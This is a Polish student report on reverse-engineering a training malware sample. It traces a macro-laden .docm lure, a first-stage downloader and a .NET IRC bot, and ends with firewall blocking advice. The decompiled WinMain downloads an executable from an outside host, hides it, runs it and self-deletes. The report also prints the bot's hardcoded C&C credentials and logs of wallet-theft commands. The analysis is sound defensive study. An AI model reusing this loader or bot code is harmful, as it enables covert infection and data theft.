INŻYNIERIA WSTECZNA ZŁOŚLIWEGO OPROGRAMOWANIA

Matuszewski Kamil, Matuszewski Maciej

POLITECHNIKA WARSZAWSKA
WYDZIAŁ ELEKTRONIKI I TECHNIK INFORMACYJNYCH

KRYCY

Spis treści

1. Przebieg infekcji


1.1. Faza I

Dokument, który z pozoru wygląda jak zwykły plik do programu Word mający zawierać faktury w rzeczywistości ma rozszerzenie **.docm*, które oznacza, że w tym pliku mogą być używane makra. Znajduje się w nim makro napisane w języku VBA (Visual Basic for Applications), a dokładniej w funkcji *AutoOpen()*, która jest uruchamiana automatycznie po otwarciu dokumentu.
Makro to dokonuje następujących działań:

- pobranie pliku wykonywalnego zaszyfrowanego operacją XOR,
- odszyfrowanie pobranego pliku,
- zapisanie pliku jako plik wykonywalny w lokalizacji **/temp/svhost.exe**

Aby utrudnić rozpoznanie tych kroków, zmiennym oraz funkcjom zostały nadane mylące nazwy (wszystkie były kombinacjami słowa *QUACK* lub jego wielokrotnością). Dodatkowo znaki składające się na adres URL zostały zapisane w formie odpowiadającym im kodom ASCII w formie szesnastkowej, klucz potrzebny do odszyfrowania w formie oktagonalnej, a nazwa pod jaką został zapisany plik w formie decymalnej.

Aby uzyskać dostęp do pliku, który został pobrany, powtórzyliśmy kroki zdefiniowane w makrze. Adresem URL okazało się **http://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php**, a kluczem słowo **QuackingDucks**. Do odszyfrowania skorzystaliśmy z narzędzia *CyberChef*, które umożliwiło nam na odszyfrowanie zawartości pobranego pliku i zapisanie jej w formie pliku wykonywalnego.



1.2. Faza II

Pobrany plik wrzuciliśmy do *Ghidry* w celu dekompilacji jej kodu. Tym razem atakującym nie chciało się już utrudniać w jakiś sposób odczytania kodu.
Znaleźliśmy w nim:

- główną funkcję **WinMain**, odpowiedzialną za ponowne pobranie jakiegoś pliku

```
1
2  int WinMain(HINSTANCE hInst,HINSTANCE hInstPrev,PSTR cmdline,int cmdshow)
3
4  {
5    BOOL BVar1;
6    BOOL BVar2;
7    HRESULT HVar3;
8    int iVar4;
9    PROCESS_INFORMATION pi;
10   STARTUPINFOA si;
11   char temp [261];
12   char *url;
13
14   GetEnvironmentVariableA("TEMP",temp,0x104);
15   strcat_s<261>((char (*) [261])temp,"\\dllhost.exe");
16   BVar1 = FileExists(temp);
17   if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
18     return -1;
19   }
20   HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
21                              "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php",temp
22                              ,0,(LPBINDSTATUSCALLBACK)0x0);
23   if (HVar3 == 0) {
24     BVar2 = SetFileAttributesA(temp,6);
25     if (BVar2 == 0) {
26       OutputDebugStringA("Cannot set system + hidden attributes.");
27       iVar4 = -1;
28     }
29     else {
30       MapAndEncryptFile(temp);
31       memset(&si,0,0x68);
32       si.cb = 0x68;
33       memset(&pi,0,0x18);
34       CreateProcessA((LPCSTR)0x0,temp,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0,
35                      (LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
36       CloseHandle(pi.hProcess);
37       CloseHandle(pi.hThread);
38       SelfDelete();
39       iVar4 = 0;
```

- funkcje **MapAndEncryptFile** i **VerySecureEncryption**, odpowiedzialne za odszyfrowanie zawartości pobranego pliku

```
/* WARNING: Could not reconcile some variable overlaps */

void MapAndEncryptFile(char *filePath)

{
  BOOL BVar1;
  LARGE_INTEGER liFilesize;
  char *lpMapAddress;
  HANDLE hMapFile;
  HANDLE hFile;

  hFile = (HANDLE)0xffffffffffffffff;
  hMapFile = (HANDLE)0x0;
  hFile = CreateFileA(filePath,0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
  if (hFile != (HANDLE)0xffffffffffffffff) {
    BVar1 = GetFileSizeEx(hFile,&liFilesize);
    if (BVar1 == 0) {
      CloseHandle(hFile);
    }
    else {
      hMapFile = CreateFileMappingA(hFile,(LPSECURITY_ATTRIBUTES)0x0,4,liFilesize._4_4_,
                                    (DWORD)liFilesize,(LPCSTR)0x0);
      if (hMapFile == (HANDLE)0x0) {
        CloseHandle(hFile);
      }
      else {
        lpMapAddress = (char *)MapViewOfFile(hMapFile,6,0,0,(ulonglong)(DWORD)liFilesize);
        if (lpMapAddress == (char *)0x0) {
          CloseHandle(hMapFile);
          CloseHandle(hFile);
        }
        else {
          VerySecureEncryption(lpMapAddress,(ulonglong)(DWORD)liFilesize);
          UnmapViewOfFile(lpMapAddress);
          CloseHandle(hMapFile);
          CloseHandle(hFile);
        }
      }
    }
  }
  return;
```


```
/* WARNING: Could not reconcile some variable overlaps */

void VerySecureEncryption(char *buf,size_t size)

{
  char key [16];
  size_t i;

  key._0_8_ = *(undefined8 *)buf;
  key._8_8_ = *(undefined8 *)(buf + 8);
  for (i = 0; i < size - 0x10; i = i + 1) {
    buf[i] = buf[i + 0x10] ^ key[(uint)i & 0xf];
  }
  return;
}
```

Analiza tych funkcji pozwoliła nam odkryć, że pliku ponownie można odszyfrować operacją XOR z użyciem klucza, którym jest pierwsze 16 bajtów zawartości pobranego pliku.
Ponownie w celu odszyfrowania skorzystaliśmy z narzędzia *CyberChef*:



2. Komunikacja z serwerem C&C

Odszyfrowany plik przeanalizowaliśmy z użyciem narzędzia *dnspy*, co pozwoliło nam na odnalezienie klasy **Client**, zawierającej passy do serwera.


```
' stage3.Client
' Token: 0x06000003 RID: 3 RVA: 0x00002078 File Offset: 0x00000278
Public Sub New(url As String, port As Integer)
    Me.channel = "#duckbots"
    Me.password = "AhFaepo0nahreijakoor7oongei4phah"
    Me.admins = New List(Of String)()
    MyBase..ctor()
    Me.tcp = New TcpClient(url, port)
    Me.stream = Me.tcp.GetStream()
    Me.ssl = New SslStream(Me.stream, False, AddressOf Client.ValidateServerCertificate, Nothing)
    Try
        Me.ssl.AuthenticateAsClient("irc.duck.edu.pl")
    Catch ex As AuthenticationException
        Console.WriteLine("Exception: {0}", ex.Message)
        Dim flag As Boolean = ex.InnerException IsNot Nothing
        If flag Then
            Console.WriteLine("Inner exception: {0}", ex.InnerException.Message)
        End If
        Console.WriteLine("Authentication failed - closing the connection.")
        Me.tcp.Close()
        Return
    End Try
    Me.sr = New StreamReader(Me.ssl)
    Me.sw = New StreamWriter(Me.ssl)
    Dim random As Random = New Random()
    Me.nick = String.Format("BOT{0}", random.[Next]())
End Sub
```

Z poziomu maszyny komunikacja z tym serwerem odbywa się przy pomocy protokołu **IRC**.


3. Akcje wykonywane przez serwer C&C

Aby prześledzić akcję wykonywane przez serwer zalogowaliśmy się do niego w przeglądarce.
BOT rozpoczyna atak od dołączenia do kanału i wyświetlenia informacji o zaatakowanej maszynie, po czym BotMaster odpowiada poleceniami, które mają być wykonane na komputerze ofiary. Pierwszym z nich jest uruchomienie linku przekierowującego do filmiku na YouTube. Następnie dokonywana jest próba zmiany

tapety oraz wykonanie komendy *ipconfig all*, która wyświetla informacje o konfiguracji sieciowej zaatakowanej maszyny. Output tej komendy odsyła w odpowiedzi BOT.



Następnie BotMaster próbuje wykraść dane z portfela kryptowalut, co kończy się niepowodzeniem, bo takowy nie istnieje na zaatakowanej maszynie, o czym informuje go BOT. Jeśli jednak by on istniał, ofiara mogłaby się obudzić bez swoich cennych kryptowalut. Ostatnią akcją jest test łączności z serwerem DNS Google przy użyciu polecenia *ping*. Output tej komendy ponownie odsyła BOT.



4. Firewall

Aby zablokować ten malware, moglibyśmy na poziomie firmowego firewalla zablokować komunikację z domeną **duck.edu.pl**. Dodatkowo moglibyśmy zablokować możliwość pobierania plików o hashach odpowiadającym tym, które posiadały pobrane pliki Malware.

5. Ślady po cyberprzestępcy

W śladach możemy odnaleźć, że za atakiem stoi **krzys_h** oraz **loczek**.

```
22  [assembly: AssemblyProduct("dllhost")]
23  [assembly: AssemblyCopyright("Copyright © krzys_h & loczek 2021")]
24  [assembly: AssemblyTrademark("")]
25  [assembly: ComVisible(false)]
```

```
82  14:48:34.742 :irc.duck.edu.pl NOTICE BOT295604631 :*** You are connected to irc.duck.edu.pl using TLS (SSL) cipher 'TLS1.3-ECDHE-RSA-AES-256-GCM-AEAD'
83  14:48:34.749 :BOT295604631!BOT2956046@213.134.163.45 JOIN :#duckbots
84  14:48:34.758 :irc.duck.edu.pl 332 BOT295604631 #duckbots :Quackbots assemble!
85  14:48:34.764 :irc.duck.edu.pl 333 BOT295604631 #duckbots krzys_h :1731664949
86  14:48:34.772 Admin: krzys_h
87  14:48:34.776 Admin: BotMaster
88  14:48:34.780 :irc.duck.edu.pl 353 BOT295604631 @ #duckbots :~krzys_h BOT295604631 @BotMaster BOT1684718983
```